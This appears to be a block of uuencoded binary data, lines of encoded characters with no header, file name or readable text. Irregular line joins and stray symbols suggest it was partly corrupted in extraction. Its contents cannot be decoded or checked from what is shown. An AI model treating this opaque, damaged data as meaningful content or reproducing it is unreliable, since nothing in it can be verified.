M>5WO\$>K.OU,C`!CIF\$5CJ<)I7'F^UI_'<XMO)=*D0!&"\;&H(8-PS\)(%T77 $M^*X=\$1'GA!ZBM^K3/;4\$^0;6QR^*MIFFY\#T&3P\$Y:M6W(PE>\$>R;.OVCSICQ)$ $M\F'Q*5.CISM,?!/\+=/5,VZ+?687LQ09D.RV+@9)1"/E7+PH#VBJ^E;`P?0 MK6+9P=^1F^V9$,: ($\#WJ(2A)/A^USD20TT3(+ROR"D^1S_RE-L5^A)$, \$E MO,5`JP@3+O1<P&6R\$HY>EQ<!.RM;7SLK:8]/TA&#\+EV=?_L],6/`:\$\6L>($M-1)(237^PZ,A(886U\$1US-A8F6HK49=V99"4W9M]VD:\$\#\$@.G833&=<6+$ MB\$NY33`1&"N.[RRMZ<[H7J1"X,1BXM\[>U&KR68J7C>Q6PH,'P^E.CW<::70 M). `SOWOK6RR5(!,D`\$G*+D'TO*TU>PKXU38*SM940X!\$H7W;DG84^OIZB.&& M0BAWO\=[TD\$34L<;':Y%QU7(KZY<X KQ`C!;];O1@7.E7`BA#6C4FBK^`\$NH $M72AYH@(+V/`OBPL(+<=4>@WV\]EN0$;&@J1YZ!AA!\$2V&1.];[5ZM9];W/$ MZO'??J0XUACH81_H107,`#0[Z]%:"D,B30.L##3B"%MGS-J@RA8HA]X['QG. MWU98%;JE?';5.9YF+VN)+\$4PG0G/%&A=);P9\$UBAEO*P4F+?OQWO3:H0<M>V M2LY1#=Z22_4^8V3>VJU'GV?%\$N9V1"S.ZR'M&0)4%HN"&2BA'1@C\$3\$`33CQ M6EH8)3%:HTH(H"(O,SR"%E]*\&I\OYP+KZG;SO>V'/3'N2>N58<GD-3*\&AZ $MO,Q^>P[6/=1N\&."^FDA'=JP0AOM))\&L[G!,X*U9P+-)+>C@[G8OT%&^NE-J%]$ M1D.^J0>C@WV[IQ;TR_)PVZ-4BZH\$2=-D!?UI3!\$K5Z_B>VOAM0:IY3KXW73G $M\%; [RAD2#23K++=&0'J&K`C4:O1K+E&_*>E1T7F&E-/(>0)B*Q\2&5*L^EU)A$ MPT=89[?%1VO=2CXMFK%V<T[G^5]];^13S]-_=/3<5\$;.!711'J8#\KCT2;W' M.-?CG%Z,23-ALS+0G!Q=!=[=*(.<6WIE3QL-BLL10(*RM`TJTWL:F\(,C!IU MV7FYLM2&\$<\;.3MZJ4J1N]Y:1D)I59(!-;%_C;WR&>CS_K?4^!JIOT_(D99(M%=#T@0\$RSQ0B-KY(>T)<EK<U17J>&1<UN[FIOA1U%H@6ZN#G3C8NOD3T,J\$+MK; K2+]7RSS\V\U,,.2^7QZ-_Y8-]S`NP4Q@\$O4L%]?YL:@8Y,@PD(!CWXT@Y $MV: @<0A>!_, UFV1, $FF2$'B$^00QD<65#J1WEVAI'TG*6JL/K^(<N20-CDRL.$ $\label{eq:mb0p-700} $$MB0P-700>B>;X,H(G`<ED1$,Y80S['-%0V#8?X;4]1^]YE]FS"!%-!D;/E""#$ $\label{eq:mof_J+[X0D'S[,M_Q>RC1E.2,M/#=/T29"9*L02/;<]US4V;A[D4#KS\9-]^*} \\$ MR(UD%`6=4A6/\$M!VL_D(V\$VVDLC4>XEG^5;.M<`EGY(S@;QC>&@NXX0V>L%I MF\$R>@U3`4<0_LDJ<)\$H54A#ZL?RD4"18A+Y1L)ZE//G+'-AU_0I=&F87DN0B

M`=4_.^5QDWY;X*=&9<<;FVX/6+&_>6NWR^W1C&#WRU>D;*U&11`?SFR(-;/N MS8:J<FZ7+**=#]U=.=1M@HY1PTW8+^`*E\$T0O^!('MXAU1>]H'5(/0_);:NB MZSWA+:3:"P\=6W;<*04)E<>AQCS/L*QDEU9)N8HE581EXV,:"H&/P'8Y5TFN MJ&SV)<S9R:FX=/&J@TC)43,>GH96RRTP%^_X/4[J_(+458X@=N;.O/]N*2HI MG23NISR_TT.134"!>L8Z\FTBH8^)2^?M\<>#^!65D&J*@&X&I!4NRH?-8Q._ MYTZ%\K=AM/^X3^<G3'=_K1=3ZW4_WX.]V:_I\$<Y#J@*W`GI%%]HSL=DHHM0X M97C+T`10-].[LBD\$T,I<->K8]E<<`VBP` 'VEL3\I"^4V 1/5AN15VL(7NZ\ M\BJFPZW_/OG_CH=(P<77@A<H3Y1OCKKERS&T79DJ@A_11.@L"Z`94MMOU;*5 MF%_FY-_14XFM-H;8.K^/QT<<O/Y#H0ZS?P30+:-;+MH=P@%VOF-P5N)=\$<BP $M*+?B'/5)M+/`T$0"602'(875"@C;+K4G<E8R:;*)+6<(S^+II:U;O$4C=$18$ M!`C-K[.LPAEG6+,C#6^3DD\9:?HO2W2KEHPNP+`M#("P')!NK"#H;MQJ3-M8 $\label{eq:mdsus} $$MD>US\&WD>4<\#W0SIE5BVTG)Q-D)/@IDC(MFNE5_>N`I@D1F81:V\8/<Q=,"^R$ $M)Q(6Q;G+J+K.58H^TR\&!W^*]$ %:10<"@J\$4EPTN5B*Q^7#418YCG+[%],0XLGA M#C`EU<JJQ[S6TN5GRFO;!O1ZOAZ=O8K<G\$M.1;JVE*!\$#11MXVWK`T96BL5J $M"=+[X)K^FHB)2]$ #!&Y`KD!;UZ"(DA"7U/Y7NF>?\7Y79ES%\$W2K2R-\$&D&V MXS:1`]N!A@P\C4AFPXRQDYIQU#\S*9CDY;<M4DMEL[.)0W-XW)#N8L;=)27/ MILX%K%?>22[*C':,M"LYD0D0!"FQDE:%+0P)(A"2TK,ZE=Z\$1S`+Y@Z;*O[G $MFDF;Z'?U]G]_//SCC90.[A00(!H>&'R\I3*\;"(-CS69(@04/^2='QH=<1))]$ MU"06\$:\%3=0-4)::G23\VB"83\D32.E0028M6:P0\\$\".NSI\%51\"YLU8A@F(!P MVBO%'B>FU"TW?CQI"()PJZOF[197+DT-3L"#P2W?CT6*4FE*,BL=4(\ZN3B2 M'': ".E\,N3A5<0-15!H5!(9\Z\.0F4I=C)F4\RPM'>JI*91224Z2I<D&#]Q(-MR4207\$_ZW11B`Z.=<B3HM65:6+A4N@>K]K\$`C&%:T^X_2?:P*R@1\$(QR<MIC M%"HG,/M<SF0Y_3'YAGEHWZKZX:@[D^;:US^B?.2M+S>H+.A:EO:EZ\$3S]W"* MK'"!]6Z)=/L#]931J<D"2L-?X@K-(PVT5[Z)8K&U5O=BD9)0ZJYHJ;;1EUP' M5ODUX\8(#\$8)A]EXQ%@9">Q+TF'I][J'\1QKE\$BV&7&MVF)]\D\$G\'[R<M8[MK\$, HD%Z=B02<LOU"*4P:Z8>8\^GR*5EU5[_TMSUG]'(6@3U@V:".\$TGX]*>\ $\label{eq:mass_mass_model} $$M] @>A2[V:A<29X]C"NV2_R3V,!JO=)C5JB?@62WR)=E&>5B!+N.=V]E%\XO<$ M_(K5;XI/+NSTZ0CH\;ILC<?J%W<QKZR&O8ZTON.*XGYO9\$VVS3/H3^&\$M==6 M1L-LIKORL(*VN=OTY=0=(7!U_LU3:M"];)M?!20&)8"U:'?1^S'+MQ7DW-O+ M%&;P''#8[24FBV5GFY:)92@,(=VR+.Q.,'O`N7E=/RWX]2#_DJKC^'KU(X8< MZZ/Z=R-^Y@"'"X3YB,)63R2,7T^'(=WY63-=\$LLF!WFVA26/X"S"#"\$76YYN MG#AU571+^T,JI8_ZY(',?)@&V@8A4+%P4E-;AG(0QEX-<6WW52Z!.0TF,,:K MWRJC36`;DX!ME`!C%D2#YJ\=9'F;^L*QUR+`_).2@LWODD=8K+:"G"!AGN7& M%I3&.R,K!Q4^:8V0;]K]F1.ECL]^9&;NU8I::!OFAXWXF;&B0(4%T^LM_-[-M>6L*`A1"!^(<1]I%T?/OKQ-:=&V\V.\"=5,\<\$KP;\VN9.V]20%.TF"/^_O" MXLLK7R/9`YP'#79].[PGY'\$U:/"\S<R\W.8((0(+\$X+HKYS[F:XJQ%G3@Q\$B $M(Z9F+:G<:_%X+1*4I#4;-8T[T"'>1:U<T/>WWU@\/@Q-`9U4G2+),Y(L6K?$$ $M(\&/](W^{8/8})_[A_)]BS^{5}]IEW65^{O<U}[^{+}_P=_A^{!}XN[<46X!]B02[MQ]$ M7%BQ<61Y=6=1<]]-(J=:M3NV/05I<IOAM-&Y8L"9HZ5ZL7H34M"H61&AEHAW MU&IFB.91PKDGAADW]9T6[Z:=+R9(THT\$7\R')JM**:%:23T#4/J=+-.3VGBE $M(4&$H+-!S$<5>Q,`AV*[5'R>O+`-];.O3DA^E.9-XY.;]C$T#Z"JAX->Q03=$ M=TNT4PC29VN&PQ_CWHHU2]A)G!_R#9I1#,('QAOD@DXUI!U(CJ3TCG\XOB=G M, RAKEIYU;; < 1ND(828#K"%P+=?UL#:/Y*FNX[QHE')%&"W+'--U?/4D"/PRW $M"MV=PY/+W,/_*_"U+T[+,,`9A9X>?,L%)3"@EKV%GO#U"<KN)COP`0,?,$ MA*A]*169ZR>9E4Y:?"+>.IU[/H)2'K"9:\43%#Y\1%FL3Y@D(;3!8ZMG:LC< MK3#EEW[JQ\$-)T(O/5#/4&"T,U(=WC-B?", `RD+MOR-\$._+RWTO`3&_2Y43E2 MQC19K(Q,).J\82\/9:7*Z9U9_O)72D\$6\BTU#T->>_A%<(>17TRK':?6()V M5`4105Y+,2#7._4<_=80NH)+8?&F8@;%2'<?^E<CBY<@B`K%7G,N2(NY9=[K MC7>JK`8%U8O122KEI/49!TJ\$J)`(\$F@LIS;=DL,.48TQ0>/+K5H.C=%]]3OQ MN2<`9'/`;E#\$]*#PYZ:/<4==DXU8J6;I3VO6;VO6VUY-WLZ=37D1'C>P0`+V $MHJ-((^:0S-C+=\&N\&L0PH5?S=9U4\CD-]WYAEWB+OL`J^% :E=J("=!N6N),:$ MT&2'[]4!\$-?DH&@P:N^QGY6[']KO%Y/:<D0@T8.+J62]:F0;R]E`SRW=;"Q0 $M5)G6_X\1"$ %YH%54#!1)V^=/#\]ICA\,.%PT9"Z(BFS):QOL->SS.6PU"OU%H $MN#Y@X*`BHE0&"H(\/#'\`W]FUYW?+NW5_#M]5, (A=>/6W(:VW2M0(@B$^=D))$ ${\tt MHU0"U*@X^NN65U4@?,R6D+SE'ECK=_N=V!@;2\$0\$0D\backslash OC5@IQI,E..NVYRV\#}$ $M_{,]}^{S}:-QWVTIB*MQ*O<7:U^{2}:_{KH\#F$6B97?3RJZGO3JY(^.SY*&/L\<}$ MEM_O9(B.0*D=.=CC"\TQ96;&%/*S&*%ID:%"R571J[:N0PA`06R2/1NSX#'2 MP1IV<EQ8SB+E"A24`\$`A1YNT\$+\$.B-/Y/R-/<HG:IBOGH@3;@>T9]]W7BC9H

M5)N+K,SW]"O)D".R\$+34\$[(OD-=U7ZJ8.M>*</*6G7.1QD6J\$C4HT*75O12D M8FY\$12G3L<4L0G;?,BVO@_?8`K=9-JPAB[**&;9K[O)VD\$`@'<:*M/?=S*9) MRY--N<U+L7!8*!`BAZ_WF@<4R-0XAZH1!G9@("CL^TQ!=1+4.2%^*@N%>8Z* MW_WW8':(F5EN>>^?IX%:/VUIL'@K4.[528#.?P(6M@9,%"ZU*`P%W4JN-F?N MMQ/C/AP)\:E4*+(=[&1D@B\1AM"SH0LLY4FV.1^4<EBB.\H4K)\%@=&-::]!^ $M[\langle K- \backslash (WCX)U \rangle = J^{9}H-D3^{1}B6(9JZD-P^{E}HX+\#W/=)[Z"SY"U'!/M8'H5M]$ M/#UO@3(\$%004JMP!"P*]O)>LOK=7;OXUO\V%466*8!\]R01!AJDA@H0S4((B M"-@@9UJ+[-F7>-<AUKU>CJ0>"!`, `A2AI`]S\$XLIH:6!`/)6/=P)CH2F*%Y9 M\TTCVU9C^<0]6-UF9\$AJL:JZ]<_0??W]Z;P5M)PUJOT;L-.3T^/O)87GAF+R $M_*^0O+&Z05*!/J:G2&3.]-P[+5+0KTN-3^1\39C[]K2^/*S=*V+ZK(Q.YUU)$ $M'9W!:G7JMU\#F4COGO6.\R]M)]ZG?CU6*Q0_,?Y:KB6@RWI+;XTX^K<6->I:$ MGYPQ#"\,0&&PDOB?<F*5^)+]V1+&RZ@&S&3\$5ZK51\#5Y]IFK#8MDC%&`[66 M6!8:9NR04@:'YOZ^16^0_O771E4+ATIKPN\$'\\$\.[0^N##G;SV]PML?(=EJ4/ MEMCJT<'K_1\$_VC,-\$"ZV@F.Y1TT\$1\$,V+WC'KG^MOPT*%=L1#*F`U"+/W(4; $MLTM=+;E7:Y;/+'85M/@+5\#BFR[W@U]W[*;0``H.0/,#('7J].,FN^)F-$T[$ $MAIRZS:M(Y/3K+U1)^{S}; ^{F-Q}, 0%B(O)EAK-)F"Y\\&B(/X:7:'49R"THFS)$ M,]1%\G.`F\$V2>KEX+Z@T,VT=E^B_`+"'S=U[A3Q^PGWG0]ID=R*:G'6%I>&2 MP\$;G_W7@1./U;2-K,(N])WI!]U[=*4C\83R)BQAF8(1=\$`]B5_X`@&<;JFA3 MZL6G?Y3O_<U^DIQG^\73EKZ'%H\$LM[/&IE7(2[5ZF!>K8!Z[EF(7L1<:78V" M%F+GH6/^42Q'R=KX<?L/_^;GZU\$6'EGY9+X^*A9JJR%J;GW[9*_@#T=&6!91 MXT63+NJ0Y2`CT#S]X]/N"P"=!,X(),PPF;.S'QT^#F_G3/?J\$8.87JH::__O M\2PW@4-"IPR'*T@][G*R?*XNZES6]I8QX?6KJ/?V"9C?`#`Z)?G?V/DF9>-= M[.ZAXIYN#H6)5%X5RM9?%0HDGUVW>V?ISQ>TJ,MZ+"50WPOS@>MFU6+-E@9# M])O[_I:!&^?J3BIQCI*B>!5M9W[U-]Z4V'6[-7:4EY[ZBD61UPD7[<VO7/^6 M?,?^K,_Y\$O/_K-=S\G\/:7>=^H,CNR!YGJAW!"[I:'>9E]\XL3KJ>H2!7?() M-*3;%\$-1)?K\/:C`B42\$6>X0>4#PC2CI-_2B5)/'CF'N@%V4EJ3IR@24)0:/ $\label{eq:mrxd'flow} $$\operatorname{MRXD'FC@[]_\$D^(>:;!.,V/;03G46J65N1^ZD73<7\#"NAD#.!Z.:F0^IT)<$}$ $MVKBV.] < R0B < +ZO*G[S_WVZ\Q+$L^Y2@2"^0$8"<&/)K<7?PR;@T\?=[MV7YF]$ $MD^E:NS[G^3B8XJAD^PH;\D7A\71XK4@2@>@-)!.D@=\!^YGVC(C\F!P;^6_"$ MMFWN=*R'!M[A"\2HC0\$4SQ6#\9!@*A']!MIC@S[)+D\$ET&UQ&EYS?JKK0]1(ME7;8*@\$('+,)Z-/77E\$4YZW+VIT"%.R*=7Y+L+2G;3A#.FR\MB9GBRZRF#0? $M8)\&L;UR@X068<XZJ`E;*$\V<&O<;]+!G(T/<ODG'`=\WVO.)&,U`PG,/3BAU$ M)-L.O=A80:VC]/%J#,C<\PB=]9,N?OP)@"R_),XB;%)'\Q+KPP?IDZ#41Q65 $M2#P^{\Phi}=L1>^4(+&N^>>: \#GPJ.9D0>< ES=-(/?;'#*\6V8)!'>(NPN^`"X)$ MW[N/,HTIGM;)'(%(EH<AA4;4.#(L*UY11`.\$-,`:(G/(/ZFC::%\$LPY.9@%C M8_G*`\#:]\$TNF=-))T;N]FCF=F3-6S+\$)MT4:T%(B&H6@5D(/DX1\$`>LG4)H M\$)BK&!.BNS?WRKX_:L-G@U"MA&6BD3S>2MHVY.@918''`W1[V*/FJB9[L@/K M(*QU@G\$&G#>.05JXUPQ?CA;M3\$XN.K@:F`7;J?Z?(<9[5('[OUO^WY7R_Q50 $MEQ/K^5)9P\&:L0#Q"$0NC04Q0*MTQ1.3)&D)H^F`.V.V>S/-<+6(P/P3#,B2C)$ M08\2\$LZ/4X(9(:\$UUN9,RE;,5%"PH)"JB;.CP<:8T#1Y=*,&AA2#>;IK%J\D MTTO!*JW0*+,W.Q*MLKJ\$SGA!S<4*CJ/O_%DA*Q&6%!HK0"I!9"`(%M3@,:2& $M!! L'/] + 0+D9&M[L@MPT=Z<;C@]59-\1QS,W,D,NW0SS:5(V8\WR96X=E7;$ M`JM'^I<Q!,M!EJE(-C)L5*@UUPM[M01!`'\$.#;5)<%,KX*RSRT#`R#T5:NMK M6.L8UP@,\$2:(DD,/V*:%#"'\$SA9\$,1<J&<B%K16M\$GIM6=DJ,K+%WRJ^9SC\$ $\texttt{MA:*B7M^Z)WK6DYCEQ@/.>@75LS:@?'D+]D4!XAF^NA"M'6ATBL'(-4F:R/;}$ MO.W?7QH6MA:J),7!\"=191-<0G5P7<\P>:LMDMYLU\$D^@4EZXRZ1+:Q+%T4Y MQ#VC:MJ-!:WV35>F)QI)'I'R)96N?-T\$\$8.W>]4UXYA/?;AJ];;(IHS991W@ MP, >.Q:2\$F[>-!]"A*GVYY51JL<5T3(R@.[%W'889%DE#<)4,M-J]Y#Q@XZ@N M26\$Z_<,SHT[V#BT8MLYQQ5(B^D5.DYOUBKCH0LG.C6\$24-#ZX)*S;7U-SUT] $MDIT3MT1R9T^{\ })SXCI?3XZZMK.=O4.-X]O^{\ }?715.$ZXP7;$7#Z&:C)51&2RD:$ MNH21U!Y'LT[N#521BD20G[\(3&7Y*X8PKEJ+68=Z*2Q0?4^.Z\$BH9;&K*-HI $M&RL/*>R;_@!("5\%"#5]Y$[2[\R,JYC!QU=HW"=+Z;"'-?2@C1$`=B56#H,G$ M\T1#T"6`EN#X<:U)COF)(:/?/G]YDKQ;82S;X\?.IEX-J4/C&C^Q9-:XQV`X MT==@K*3;3`A8E\$;ND:5>+4\$.M87%^K^Z`A;\A@YG?[&VZD/LE`#X!`/&U\$*\$ MNZ89)]H3PE5]C)(A(X/U)7R./\\S/YW00TH3A0HKY!44K0CP^':MIXY""+'0 $M < HPX; #^26D # 2S^0& (0 9 X! - 80M9^*U 3G9 + 7_IQ6FR^#@EI$4WIT=4I!$. $MY.\4Z,:8@N,WJ?2[=7=?MLS=_R$!F-,'A^76]/((<PP/L8HHA92F!-($@C--)$ MF>XK\$"QSK;DK.)D&Q,*EFRX)1:'**ESV./\$IA+GWIPL1U?.%[C5A?7'^F+[K

M2.>=[WUN)+35904], \$REWN\$=4Z2R>WJO=Q#K[8=3T/VK;&X.12YM+--P@S+Y M&4V]+;SP*I`2<BGF.\$DR\$T=_@VRC?M4)1#KUL/3K0)&RNDN-RC*TC(YX41: $M(.)7,8K%+F#604$E0TQYBQ^YJ'4U+*Y<]M:D@5R1PV;H2)_O%B-`B(<0JC))$ M;H]K=KT4IZ5?"2D=K:U),L63<P8X5JF>?59W1SHQS"*Y2,J`_8>1\$"FE`AOD M/.APX?"[4C9V86_@@I[CQ%T9\$D&B#Z3%U%W?Z#6R\J78EGE2*X]!P86E+=Q[MW2.D6NB^JW0[0]P'",ZG<#&@+J#.2P<XC=_\3QV9YRWDKJS4/^@<>YRRSKQ M<G1ZS1[R#WM0,7Y[RR%&4H/MQW6+/A#P9\$;^@I29T*;&;-+#VN 7E&/7Z2`K M5 C, NE!E4I 4P4V(S\$;LZ.7:9F\$29\TR45-A[K>UN2DPUCKXW&!<H,7\$Y7/I MEIHQKC=?+>A@N?I3`B,B.&*OU)IB`\$2,I5H=O`ES.9]5GI:TI)^_S-`O"@YE M<,WB\LB0IIL94+K,9VI"3*003)<PP1&5`Q+"V;T]A7!IL\S;-2D/6TNPP(W1 M?D'\$F\+R6+ATD\:"ZDE56%R\$8+>QZ`F!N75*<\2:LEJ)&+SEY<Z7K?\Q]^># $M'Z\#Q8\15S$, $CHI6JOF\?F^QRG@U\GUO\G+=[2&TFA`W\ZTAS,J$5NH(<$$$)$ M;MYK\$A>A:!:3/*XA+QH,7M:L.5GY_)V]4GTBZUNY!0Q_#N;>`\9_K8[*=0:C $M7E'*B8%<)B/XZUO1[>_[\/N32\FC;L5QN<V[]GX*(@P(0$+.-^#)O#%0]$7U$ M<X02>>H'E<WX:PUQK?9\$N*S%D?B"_DOIA00H1G[PZSHKYK:P)\OK)V;F9*9V M&';R\$SB0\$%`(.KTWXS%JE;SLOGASMRCIK""(!]TN<;ZL=7P*QZ]W0"M%&<)8 M\$"PET,3`,B\$H3'OH]")+#^!6-7PF^4&Q6I\$C`XJTZL(;;AD?Q.1R<2\$,-N"& M2P8?3"YU5^:O?W@>UV?'7;HL[7?DT'P%Z5*H]HD/#[[=L7(&URGLYA*MAV<) M<\$2(MUJO``8E4N:"B`UMN\$15)2H32.PAKJD481%:1)):!9=,HDJ#T-?'[L>) $\label{eq:mass} $$M^\$QVF[/)RSG:<M=J<U,;XK[TSC6IW>Y=!G"L:*G=%]/[^-0OWCBGNT.;FV/S]$$ $M;A4MR=L;=9..%_;D5%A3KH,G;P*3@):S09;N1ZP=JJ[L#QL:`\:%)FG:G3OD$ M#:.8%<7P^H\=C/(:<"P#[%+V>[CUWK<7-F>*V@;\$(\MM8*O+E"PH%P3`&=OA M4P@QK@#V[S77,UKMM+/.2;EM9D.A`:D.B0_E)W2I`OO8F1@H]'"Y];`Y\X9D MKS#3W>4L9GHLZ\$LFAJ:ACIOD,<:I>*<[I:#XS1'M<F!PXT<44@+1K5=O::_\$ M5>+R109J:4M@VM/`F,\P*EUHWSQMBY?:Y.X<?(\GHM[%>/T]G_*N[26PJA<R MOUKX+BWSTQ<;D\$9[A3(P",">B5:P\$)YKQE/X^HT]*D4ET>)\'@OT=N=VW'*` MAE)OOY97\$PO<R4LSXKU[DWO3FKS4]EUBK?^;-FJ:+R(Y/P;C7`.*6EQ125E= $MOKD"57[C,6B>/3QZU<J34R%[)'SFB)=$EED)C7>!I,LU!&D)-\CR24']Y0,]$ M#\$#!%%\"D..,Z0U#"BB!/"@MOAOY_GC#OK%\4,<J9D4_*0C3C0MH0;O;AP\$% M=]%MLGRXU,N7[,TVO^;;YX.!B=Q^S_D3A8\P>\$(@`+6J\$KD#Y5C#/*,E-TIN MA6X;.O:0^Q'NZ\<C-4.#;3#\$]\$P?&+AWB`>>09P+Q8A^2)B#L*,0YN7+Y/AB $M._{G.D9E_5}9"3]5NK5=!T'(Q#@^^6&^?%$W_<.6UPR("W*J^1%OS)E@(.GH)$ MW.Y%H=P"EAU+OY"8Z?M1F_P;7#ME7PY9`.1P//HXBY\P]23JK%/,PF*K0L_/ MH*"5/>@9ZIZ(X^*'V:Y(H'QQ>Q@EL\$T?X3TY'Q;:=Y;"HU]YSS>T%BTI5^\\ $M\5T*^7O!C\$SD/S,WY.\$,D"R,`>(S!GZ1Q::&5D&[7>.B;ESL=CM]=TT1+LU$ M?'T#391VYRG^=?5N/H8Y;K7\$0(/^>S\$:TTRTUC"N#P<DIZ&/E-M^\$*#NA!O/ M:C.J(:B"]5\<IQBA`/^IEE3(&`RH81@-@%%LPL2,0\$0:=1_637QSBGG&;YAB M%>!ZJ2D.=M6,AO)-`RP-BQ`\$D`+`41L6'.E<AXG.#NY@(8?\$Y'[&O@ADV:\5 $M/1>GRK[IH&DZN[48F5V6*-KDD\GZZ9XV'M$2#:P4(/[=1-:F(8&]X(\C7)*1])]$ MXNHN\$\ I,/T%*L:T;+3SD;'90VI82XY/!Z64"!`]VON[I6UM&LZ]YD^B -C $M; : &F3&<H/G*PE%[LQ*@K;BDE(8010-MOHKS!,\?[9'4Q=8DB8Q5WX$$?O,!O]]$ MZAAGF95`M`WA3Z[.G&;98Z(6&23ESX+^)FP]70\$P0IQP[RD8*1W!I<\(\WE4 $M:^X:_{J8} \> [N.='L=Q1<\#BZI*&3;^B[-,B4&GK+[C]IV#;X*VI<U`B^:H$ M/V/\$00A'SVS-[23E_<GO(L#<XKK#?X-XVWOVE@BNFOSF+-DO:B67Z.'\/(I\$ MUH:TU2BW%\$,&ZQD:'.)!71,"=]\$+1NRGE\$H[HY5&Q@&LD6\]MW4N)M3G'><Q $\texttt{M>J[;T3)A} \\ 2\&7 - \texttt{V+E*?C:F@963'7XS;/?X4$M]} \\ \texttt{UJSV-P9W7,]*FWG<I_)} \\ \&3\texttt{F} \\ \texttt{M>J[;T3)A} \\ 2\&7 - \texttt{V+E*?C:F@963'7XS;/?X4$M]} \\ \texttt{UJSV-P9W7,]*FWG<I_)} \\ \&3\texttt{F} \\ \texttt{M>J[;T3)A} \\ \texttt{M>J[;T3)A}$ $\verb|M|) \verb|NHJ4]L<) @4A; \verb|BDX$FJ!>= \verb|N5IY]? + G#_&: ARQ6UW>S] - Z7K-, -444GT[GT*C]$ M`?SNAX[??;?<AN]UP[ML];)8+]P3_U6]AS`[`&^>'.Z_6.Z'WHBB_G]3^EL7 $M\2[IIY-3\]F(\&4K/S>JMFR0BA+6K6\&4(F\&'N6C\P25?Z-[Y-\CYO-R#?8H1])$ MPH;Y#9?EM^5]^R?EF1GF98Y:Z+`BGYA*6(3\05^?NOQ)M4Y;[XJP:OV.Z7<G M3T-1Y-F0QQOQL!\?(HL+`C+7*\$EKK4(P9:&XJN2-K\$\$Q#Y;/-;DWBVMQH\$JI M"K/:\$"S-`8889D;JXX!H%G:(;WG1\+3]9RY5ST;`9Z0#3DRP3(CERD-2KJ#4 $MJD0, X+3(L.T8C96]A4V&=QNT%SX<A2C`)=70#WFW_&SIH&]F2P;ER:+Z7:,$ M000! DP'0%<6KE-B\$(,/2/[0]UA]0(8I496,KK`\$',CU,=1<FO^GS85(,,]0 $M1A?.)F"I>+BQ('"N`$,486>JV5#E:>K(FF->9`USF:YN:\1H(95)-&-35-0:$ ML&FP4"-6K.CF[(&>1=<A)H?8Y+2A[+J?/O2=3@U2/...J4LHZ9RI\$+1`>.R]M1EI%&D@PQ'SJF1D;\$A'!;Z9T6UBC2[O3![\$.#0B!HJ4C1P-%B=T3&O4`'2@(MRP8\$"&G(,@N:Z[]K]!OX)M]*:._#JMHO8FWI/X2TTO>@&2Z`=Y::R:%K-XWU $\texttt{MRC!} \; [\; \texttt{G"U}\;, \& \texttt{000P\&3F@6Y}\; (\; -\texttt{T7}\;, \texttt{NQ} < \$5\;. \& \texttt{R} > \texttt{D=4} < \texttt{JV}\; \texttt{PA\$KH@0}\;)\;\;, \texttt{V7} + (\; \texttt{Z0I*O=8}\;) \;\; \texttt{DPA$} = \texttt{NPA} + \texttt{N$ M^M-I-95; I4@\$CZXJO?QK=C%J+0KBJ!NTJ*YWK:.\$UD5#H\$V'K\$6+.T95<"ED M@&7J&QL0,ZL8V.H8E'EV+9249='3Z'Y/RON?JOVVSJG:B%X3S`W74NFB'2Z.

M2[:HZEQZFJLBT6IND=<D@3\$GGA24!Y_^HB\S:EK,Y2%\$8=`*FE`S1)=A(AB+ M#5-, "E9?F)AT.2NQ0>HF226\$@3B[H/`52:\$!'V'2MP-1HA.0TU1BEK;CBE!; M2MJ1(81(_1?/:4BI0J4R+0-!D#)BHQE(=Q%PV/:M`<V(WNX#\$DZL98%LS6[# $MOEKMY)G^-WQ-\#^*\#C=IETV"-;7H-\$\#49AWE\$\$2TB\$9-\&-\$^D^S)(;F1.D\$:\$[$ MDI`V59NMA.>QYMH*^S`M;.&O1G3@9TK!P\$T@_5V'0H;HKEAGE:CS7Q:9HWUK $MMP8G2T/*E^{+}0K]W=T^{4}/YS4HJ,4?G$>+9'\O2>]Y/KOT<>?]KZ4[*-2-Z]$ $M=FZ+*T:V12W^{-}J?74^{(4+WPF(GK(MFI.-=2441)(^0->5J)-O00:F@):%0*S,$ M&D`O+K21PSOJ-`_\$@&Q.2*#&\$L7KSP:;E(F0!-XZ\$5EZ'J[<E-J!+7BYIU`6 M9L.:U=_!>-I-)B\$Y3FO@L9*%\?-2Y["8W)`;BLD/>.J2Q8<S^%'53-I"CP)_ $\label{eq:mr} \texttt{MR)?\&@4?UO^"*OTYE8UA-)$+/XW06J<_,Q-/0)FO4=<T,_;^]\\ \texttt{8@G+E5.X7ZB}$ MH^1[1WN=[N+4/:PV01C38'A=O<+>[=T=6?.(OVA?!1U+.6^DE'\9=]^<@3Z$ $MQZ!7YXW=/^)*/MQ=B/J5OM:$>,RO(A-',^'A'[N??_^;JBP&i2)59\\8[N);+$ $M/Z7[*2!Y"MF\DI*&G[,MQON*E=^/3D8?@&S+"0,FW&P_YMI2XIQ8L2E+\EZ=$ MJF9F(7??G@N9L,^VLY8Z>M*?.83Z*N7!J`<#O=;NO8P/]IF^EF:J4TX8?<PF MKB31>Z?;OY_D_S2\RP'&D0?;]C_%P9G_2_T"A:\SM(LU"9'CDH?E=X^'GAKK MNU'<M;D-T.\H"L_^QDJD[?6ES'Z'-\$^(4RQM?]GEL+O/9P;!08KNE`0I?18L M3\$SA.]H8"``79]IE+@W_A8%EZYR0!03\$(:B6C'8_A&%OS8+6&BEYZ='_9%'G MOVY4\$!93N"*+'/#C:V:\C.B>MDOD]Z(=MIM@\ACM*(XJ7@8;1#\$NQ!TC*1<U MVT6]TH."LV2G4610!;^CB^WU``UZYHY\WP6:OQD-^+`3+E[[&I,V9`H`'2[8 M'YYHW[O<IVRK#:_414:Q'5H\F'S&V`^^JK.IT1\$QM'-/*]N`B);"[KZ\@OK_ M!RX7R'IK.L!.X#7!Y<Y-8.0*L5R/DDD_,'\$<!#&;ZADV5__0TK<6&W.XMUQ7 M=)<LXK]-]<148K!BR/AXG8+HRU&2-[RGG^'=0]I0ZW:!?6Q?O/N..C/X*K4V $M(=2UR00\%".?<\K"I<1"Q3-;>\#H,SO?MN1A!O&C.R70=4N=\#6\#;CW:>F,7[%+]$ M[7D:4(Z6J.@.\$B<'7,,SDJJI,5E'=7Z#D>)VWI<%2*N#KA1%D(6ZG)ZPKF^F M1-?LPE^_U)KGV\$C;^IPL-G1AUO93RNSFP<_C[;]H*3+S0856(3>^&4\$10:%W MV<6,48%D!65#Y(8Q8S;L)U`'^DBQKZ"HKE70R:O:&AR*G8W*D<"R>IC(\$DJJ M8-)E=;-?[SIC'65YR'ST(4S\KPF0.U[\NSRQC,BYN/]&0+Q9`Z1T"']J(''0 MB?LS=GK!4\$@XGGE*GE5K2[/A.ZX62M21:FQ*_DD\$\$,N:\\$TNRU_F6BYSM?]K 